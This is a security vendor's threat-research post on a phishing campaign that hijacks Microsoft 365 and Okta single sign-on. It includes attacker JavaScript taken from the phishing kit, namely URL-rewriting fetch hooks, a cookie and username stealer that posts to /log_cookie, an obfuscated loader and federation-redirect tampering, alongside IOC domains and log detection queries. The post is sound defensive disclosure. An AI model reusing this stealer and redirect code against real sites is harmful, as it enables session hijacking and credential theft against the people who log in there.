Datadog has identified an active phishing campaign that targets organizations that use Microsoft 365 and Okta for their single sign-on (SSO) and is able to hijack the legitimate SSO flow. In this post, we provide our analysis of the techniques this campaign uses and share indicators of compromise you can check for in your Okta and Microsoft 365 logs.

Key points and observations
- We identified a phishing campaign targeting organizations that use Microsoft 365 and Okta, with a lure focused on benefits. The phishing campaign has been active in the past few days at the time of writing.
- The campaign uses modern phishing techniques that can bypass the use of multi-factor authentication (MFA) methods that are not specifically phishing-resistant.
- When a victim uses Okta as their identity provider (IdP), the phishing page hijacks the SSO authentication flow to bring the victim to a second-stage phishing page, which acts as a proxy to the organization's legitimate Okta tenant and captures the victim’s credentials and session tokens.
- We have witnessed a phishing email linked to this campaign being sent to hundreds of users and dozens of organizations in early December.
- As of December 10, this campaign is still active.
Analysis of a modern Okta phishing campaign
This campaign works by impersonating legitimate Okta authentication pages from organizations (<organization>.okta.com) using lookalike domains that include sso[.]oktasecure[.]io, sso[.]okta-cloud[.]com and sso[.]okta-secure[.]io (see the indicators of compromise section in the annex below for a full list) and targets numerous companies that use Okta.
Proxying with a twist
The phishing URLs include an URL parameter indicating the Okta tenant that's targeted, in the form /?company=<target>.okta.com. It proxies any request to the original <target>.okta.com domain, ensuring that any customizations to the Okta authentication page is preserved, making the phishing page appear more legitimate.
![Sample phishing page hosted on sso.okta-secure[.]io, including password recovery instructions and the logo of the targeted organization (click to enlarge)](https://securitylabs.dd-static.net/img/investigating-an-aitm-phishing-campaign-m365-okta/okta-phishing.png?auto=format)
At the end of the phishing page, the threat actor injects two JavaScript scripts. The first is an inline piece of JavaScript code that actively rewrites URLs when the legitimate frontend code from Okta performs an HTTP request. The code hooks the window.fetch method to perform client-side URL rewriting.
const originalFetch = window.fetch;
window.fetch = function(url, options = {}) {
  if (typeof url === 'string') {
    url = url.replace('https://<target>.okta.com', 'https://sso.okta-secure.io');
    url = url.replace('http://<target>.okta.com', 'https://sso.okta-secure.io');

    if (url.includes('sso.okta-secure.io') && !url.includes('company=')) {
      const separator = url.includes('?') ? '&' : '?';
      url += separator + 'company=<target>.okta.com';
    }
  }
  options.credentials = 'include';
  return originalFetch(url, options);
};
The phishing page also injects inject.js, a credentials stealer that we analyze in the next section.
A client-side credentials stealer (inject.js)
This JavaScript file is included from the main phishing page, along with the target's Okta domain:
<script src="/inject.js?company=<target>.okta.com"></script>Its contents are dynamically generated on the server side and contain a variable specific to the victim:
// ...
const companyDomain = '<target>.okta.com';
// ...
The main goal of this script is to capture sensitive credentials and session cookies before and after the victim authenticates. First, it lists cookies that should be monitored and actively stolen. These correspond to Okta session cookies that are necessary to impersonate a user's session.
const CRITICAL_COOKIES = ["idx","JSESSIONID","proximity_","DT","sid"];Then, the script tracks when the victim types in their username using the change and submit DOM events. When the victim presses a key or submits the form, their username gets stored in a cookie okta_captured_username:
document.addEventListener('change', function(e) {
  if (e.target.tagName === 'INPUT') {
    const name = e.target.name || e.target.id || '';
    if (['username', 'identifier', 'email', 'login', 'user'].includes(name.toLowerCase())) {
      capturedUsername = e.target.value;
      try {
        localStorage.setItem('okta_captured_username', e.target.value);
        sessionStorage.setItem('okta_captured_username', e.target.value);
      } catch (e) {}
      document.cookie = 'okta_captured_username=' + encodeURIComponent(e.target.value) + '; path=/; max-age=86400; SameSite=None; Secure';
    }
  }
}, true);
Asynchronously, the script sets up exfiltration of any new cookies every second:
let lastCookies = document.cookie;
setInterval(() => {
  if (document.cookie !== lastCookies) {
    lastCookies = document.cookie;
    captureCookies();
  }
}, 1000);
The captureCookies function checks if any of the cookies is a "critical" one (session cookie), then exfiltrates it by sending a POST request to the /log_cookie endpoint:
if (hasCritical && capturedUsername) {
  fetch('/log_cookie?company=' + encodeURIComponent(companyDomain), {
    method: 'POST',
    headers: { 'Content-Type': 'application/json' },
    body: JSON.stringify({
      critical_cookies: captured,
      captured_username: capturedUsername,
      url: window.location.href,
      timestamp: new Date().toISOString()
    })
  }).catch(err => console.error('Cookie log error:', err));
}
On the server side, the threat actor can then store stolen session cookies and use them for post-exploitation purposes—for instance, by importing them in their own browser.
Uncovering a Microsoft 365 phishing campaign with the ability to phish Okta federated users
While investigating Okta-related phishing pages, we identified a related set of Microsoft 365-themed phishing pages. These Microsoft 365 phishing pages proxy victim traffic to legitimate Microsoft endpoints to capture credentials and session cookies. However, they also implement an innovative technique to successfully phish victims that use Okta as an identity provider to access their Microsoft 365 tenant.

These Microsoft 365 phishing pages work by injecting a script at the end of the original Microsoft login page:
(function(){
    var _bf488769 = '2866756e6374696...';
    var _8eb61d6a = '';
    for(var _d76c045f = 0; _d76c045f < _bf488769.length; _d76c045f += 2) {
        _8eb61d6a += String.fromCharCode(parseInt(_bf488769.substr(_d76c045f, 2), 16));
    }
    var script = document.createElement('script');
    script.textContent = _8eb61d6a;
    document.head.appendChild(script);
})();
Once deobfuscated, we can see that this script has several UX-related features to make the phishing flow more "seamless" (such as auto-checking the "Stay signed in" checkbox and auto-clicking "Yes" on any confirmation prompts that Microsoft may show to the user). It also contains code to steal session cookies and enter credentials by submitting them on a POST /api endpoint.
More importantly, the script hooks xhr.onreadystatechange and watches for any JSON field named FederationRedirectUrl in an HTTP response. This corresponds to the response from the legitimate endpoint https://login.microsoftonline.com/common/GetCredentialType, which returns information about the types of credentials available to authenticate the current user.
{
    "Username": "victim@org.tld",
    "Display": "victim@org.tld",
    ...
    "Credentials": {
        "PrefCredential": 4,
        "HasPassword": true,
        "FederationRedirectUrl": "https://victim.okta.com/app/office365/...",
        ...
    }
}
Sample response from the Microsoft endpoint /common/GetCredentialType, at phishing time, indicating that the victim uses Okta to authenticate to Microsoft 365
When this FederationRedirectUrl is identified, the malicious script attempts to determine if the victim uses Okta as an IdP to authenticate to Microsoft 365:
var isOktaUrl = function (url) {
  if (typeof url !== "string") return false;
  if (url.includes("sso.okta-cloud.com")) return false;
  if (url.includes("/app/office365")) return true;
  if (url.match(/\.(okta|oktapreview|okta-emea)\.com/i)) return true;
  if (url.match(/\/sso\/saml|\/sso\/wsfed|\/app\/[^\/]+\/sso/i)) return true;
  return false;
};
When this is the case, it extracts the corresponding Okta domain and builds the second-stage phishing URL:
var extractDomain = function (url) {
  if (url.includes("/app/office365")) {
    var match = url.match(/https?:\/\/([^\/]+)\/app\/office365/i);
    if (match) return match[1];
  }
  var oktaMatch = url.match(/https?:\/\/([^\.]+)\.(okta|oktapreview|okta-emea)\.com/i);
  if (oktaMatch) return oktaMatch[1];
  var domainMatch = url.match(/https?:\/\/([^\/]+)/i);
  if (domainMatch) return domainMatch[1];
  return null;
};

var createWeaponizedUrl = function (domain, email) {
  return weaponizedDomain + "/?company=" + encodeURIComponent(domain) + "&username=" + encodeURIComponent(email || win._capturedEmail);
};
It then dynamically modifies the return value of xhr.onreadystatechange to ensure that the frontend redirects to the second-stage Okta phishing page:
if (modifiedData.FederationRedirectUrl) {
  modifiedData.FederationRedirectUrl = weaponizedUrl;
}
Object.defineProperty(xhr, "responseText", { value: JSON.stringify(modifiedData), writable: false });
Object.defineProperty(xhr, "response", { value: modifiedData, writable: false });
Identifying initial access vectors
We now know that the threat actor may use the Okta phishing pages as a second-stage phishing page, with the ultimate intent of accessing a victim's Microsoft 365 environment.
Based on this, we were able to identify a number of domains that exhibit this behavior, such as employee-hr-portal[.]com, corporate-hr-portal[.]com, and mybenefits-portal[.]com (see indicators of compromise section in the annex below section for a full list). Most of these domains were registered on NameSilo.
The threat actor leverages phishing emails to trick victims into accessing the Microsoft 365 phishing page, which may or may not redirect to the second-stage Okta phishing page depending on the victim tenants' configuration. The phishing emails/PDFs and domains use a specific lure around compensation, benefits, or salary. In this most recent iteration from December 2, 2025, the attacker’s phishing email was targeting users with the lure of a year-end compensation review. Link shortener services were used to hide the domains like lnk[.]ie.
![Example of a phishing email sent on December 2, 2025, with a link that redirects to employee-hr-portal[.]com (click to enlarge)](https://securitylabs.dd-static.net/img/investigating-an-aitm-phishing-campaign-m365-okta/phishing-email.png?auto=format)

We've also identified phishing emails where the link to the phishing page is stored in a PDF file, encrypted with a password that's shared in the phishing email.


In the examples we have analyzed, the phishing email had been sent from a legitimate, compromised mailbox and attempted to spoof another legitimate sender by using notifications@adp.com as a sender display name. More specifically, the compromised mailboxes appear to be associated with Salesforce Marketing Cloud product, formerly ExactTarget. We discovered this in the DKIM and SPF headers which included Salesforce domains and related IP addresses:
spf=pass (sender IP is REDACTED) smtp.mailfrom=bounce.email.REDACTED;
dkim=pass (signature was verified) header.d=email.REDACTED;
dkim=pass (signature was verified) header.d=s1.y.mc.salesforce.com;dmarc=pass action=none header.from=email.REDACTED;compauth=pass reason=100
In other cases, the phishing emails were sent from malicious domains using Amazon Simple Email Service (SES).
The first and second-stage phishing domains are hosted on Cloudflare, a common choice of infrastructure for attackers running a phishing campaign. One of the evasion techniques applied is the use of Cloudflare turnstiles on the first-stage domain to hide malicious content and lend a greater impression of legitimacy to the domain. After this check is complete, the victim will gain access to the phishing page where their credentials can be submitted.
We observed that the URL paths of these first-stage phishing domains included a base64-encoded JSON object with metadata likely used to track the campaign and control access. The object contains information for tracking, such as campaign_id, session, ip, and id. It also contains entries to allow the attacker to control access via time constraints (created, expires) and usage (max_uses, uses). This could indicate that the attacker has an additional system to allow for the management of the phishing campaign.
{
    "id": "<ID>",
    "type": "hop",
    "campaign_id": "camp_1234",
    "hop_template": "benefits",
    "success_template": "benefits_error",
    "created": 1764687101,
    "expires": 1764694301,
    "ip": "<VICTIM_IP>",
    "max_uses": 10000000,
    "uses": 0,
    "hop_count": 3,
    "session": "<SESSION_ID>"
}
Campaign timeline
The campaign detailed in this post occurred on December 2, 2025, but there appears to have been some variations of this campaign from August 2025. A submission to URLscan for the domain sso.okta-access[.]com contained a similar code snippet to intercept Okta federation:
 // Intercept Okta federation
const originalFetch = window.fetch;
window.fetch = async function (...args) {
  const response = await originalFetch(...args);

  if (response.ok && response.headers.get('content-type')?.includes('application/json')) {
    const cloned = response.clone();
    try {
      const data = await cloned.json();
      if (data.FederationRedirectUrl && data.FederationRedirectUrl.includes('okta')) {
        // Extract domain and redirect to worker
        const match = data.FederationRedirectUrl.match(/https?:\/\/([^\/]+)/);
        if (match) {
          const domain = match[1];
          data.FederationRedirectUrl = 'https://sso.okta-access[.]com/?company=' + encodeURIComponent(domain) + '&username=';

          return new Response(JSON.stringify(data), {
            status: response.status,
            statusText: response.statusText,
            headers: response.headers
          });
        }
      }
    } catch (e) { }
}
In comparison to the analysis above, we can see that the code is being updated over time, indicating that the attacker is developing and improving their phishing kit. Overall, this is a campaign from a sophisticated attacker with advanced knowledge of Microsoft’s authentication flow, and their ability to closely mimic legitimate SSO workflows means organizations using the targeted platforms need to be vigilant.
How to check if you're affected
This section describes how to check if you've been affected by this phishing campaign.
Within your Okta logs
If your organization is using Okta FastPass, the phishing attempt may populate in your logs through the user.authentication.auth_via_mfa event with the details stored in the debugContext.debugData.risk field. The application name indicates what application was attempting to be accessed; in this example, the attacker was attempting to access the Okta Dashboard.
source:okta @evt.name:user.authentication.auth_via_mfa @evt.outcome:FAILURE @outcome.reason:"FastPass declined phishing attempt"
// User affected is in @target.alternateId
// Reason for failure is in @debugContext.debugData.risk, can contain the application targeted and domain that made the request
// Example
@debugContext.debugData.risk:{reasons=Mismatched request origin: https://sso.okta-secure.io; Mismatched SSO extension origin: https://sso.okta-secure.io; Application Name: okta_enduser, level=HIGH}
If your organization is not using Okta FastPass, the mismatched origin information will not populate in your user.authentication.auth_via_mfa events. Instead, you can review login-related events for anomalous behavior from your users.
A policy evaluation event will trigger to determine if the user can access the Okta Dashboard with their provided credentials. We can monitor when Okta determines the behavior to be anomalous with a Medium or High rating. The full debugContext.debugData.logOnlySecurityData will include the characteristics flagged. Within debugContext.debugData.authMethodFirstType, the field will indicate what authentication method was presented such as password, Okta Verify push, Okta signed nonce (FastPass), external IdP, Google OTP, etc.
source:okta @evt.name:policy.evaluate_sign_on @evt.outcome:(CHALLENGE OR DENY) @network.client.geoip.as.domain:cloudflare.com
@target.displayName:*Okta*Dashboard*
@debugContext.debugData.logOnlySecurityData:(*Anomalous* AND (*MEDIUM* OR *HIGH*))
A user authentication verification may trigger when the user presents the needed factors. We can monitor for anomalous behaviors highlighted in debugContext.debugData.behaviors. Our team has observed activity where the device and location are flagged as new and also when the attacker uses an IP address close enough to the victim’s location that only the new device field populates as positive. The field target.detailEntry.methodTypeUsed will provide details on the methods used to authenticate, similar to the debugContext.debugData.authMethodFirstType field mentioned above.
source:okta @evt.name:user.authentication.verify @network.client.geoip.as.domain:cloudflare.com
@target.displayName:*Okta*Dashboard*
@debugContext.debugData.behaviors:(*Device=POSITIVE* AND *Location=POSITIVE*)
If the attacker accesses an application directly rather than navigating to the Okta Dashboard. You will see a user.authentication.sso log from the user. If access was initiated directly to M365, then you will see target_app:office365.
The above queries filter on activity from Cloudflare as it was a common indicator within our investigation; however, it may not be used across similar or future campaigns.
Within your Microsoft 365 logs
The search below indicates if a mail item was accessed with the specific subject line observed in the phishing email. You can also use the subject in other email security or gateway tools to identify if any of your users received this phishing email.
source:microsoft-365 @evt.name:MailItemsAccessed service:Exchange @Folders.FolderItems.Subject:("Action Required: Review Your 2026 Salary & Bonus Information" OR Thank?You,?*?\:*Your?2026?Compensation?Package OR Confidential\:?Compensation?Update?for*)
How Datadog can help
Datadog Cloud SIEM comes with a number of out-of-the-box detection rules that can help you identify malicious activity in your Okta and Microsoft 365 environment, such as:
- Malicious authentication attempt detected by Okta ThreatInsight
- Multiple Okta push notifications denied followed by a successful login
- Okta phishing detection with FastPass origin check
- Microsoft 365 Exchange inbox rule name associated with business email compromise attacks
- Microsoft 365 Exchange inbox rule set up to automatically forward email
- Azure AD Identity Protection risky user
Indicators of compromise
employee-hr-portal[.]com
secure-hr-portal[.]com
corporate-hr-portal[.]com
mybenefits-portal[.]com
benefitsviewportal[.]com
benefitsgatewayportal[.]com
benefitshubportal[.]com
benefitsmemberportal[.]com
hrbenefitsportal[.]com
benefitsglobalportal[.]com
benefitssecureportal[.]com
benefitsadminportal[.]com
benefitscentralportal[.]com
benefitsdigitalportal[.]com
benefitsemployeeaccess[.]com
benefitsquickaccess[.]com
benefitsworkspace[.]com
securemailboxaccess[.]com
securemail-portal[.]com
businessemailportal[.]com
benefitsaccessportal[.]com
benefitsapp001[.]com
benefitsapp01[.]com
benefitsselfservice[.]com
benefitsnews[.]io
office365mailsecurity[.]com
Second-stage Okta phishing domains:
okta-cloud[.]com
oktasecure[.]io
oktacloud[.]io
oktasecured[.]com
okta-secure[.]io
okta-secure[.]cloud
okta-access[.]com
okta-panel[.]com
New Indicators of compromise as of March 2026
secure.benefitshubonline[.]com
benefitshubonline[.]com
benefitshubaccess[.]com
secure.benefitshubaccess[.]com
benefitsaccessonline[.]com
secure.benefitsaccessonline[.]com
www.benefitsaccessonline[.]com
ftp.surveyportal[.]io
incomm.benefitsportal[.]co
surveyportal[.]io
www.surveyportal[.]io
mail.surveyportal[.]io
smtp.surveyportal[.]io
benefitsportal[.]co
www.benefitsportal[.]co
benefitsonlineportal[.]com
pop.surveyportal[.]io
511tactical.totalbenefitsportal[.]com
mail.totalbenefitsportal[.]com
totalbenefitsportal[.]com
smtp.totalbenefitsportal[.]com
ftp.totalbenefitsportal[.]com
pop.totalbenefitsportal[.]com
www.totalbenefitsportal[.]com
benefitscloudportal[.]com
secure.benefitscloudportal[.]com
Phishing email subject observed:
Action Required: Review Your 2026 Salary & Bonus Information(December 2025)Thank You, <name> : Your 2026 Compensation Package(November 2025)Confidential: Compensation Update for <name>(October 2025)
Malicious senders observed:
notifications@benefitsfactor.com
References
We have not identified this campaign being documented by others in the security research community. A publication from the Okta Threat Intelligence team, published in early October and entitled Phishing campaigns use 'Employee Benefits' lure to intercept Microsoft and Okta logins, might be related. However, this report is private and only accessible from Okta customers in a way that cannot be shared externally.
We have also identified a brief note by Cyber JIF mentioning some of the IOCs of this campaign from October 2025.
Acknowledgements
Thank you to Oren Margalit for his contributions to this research.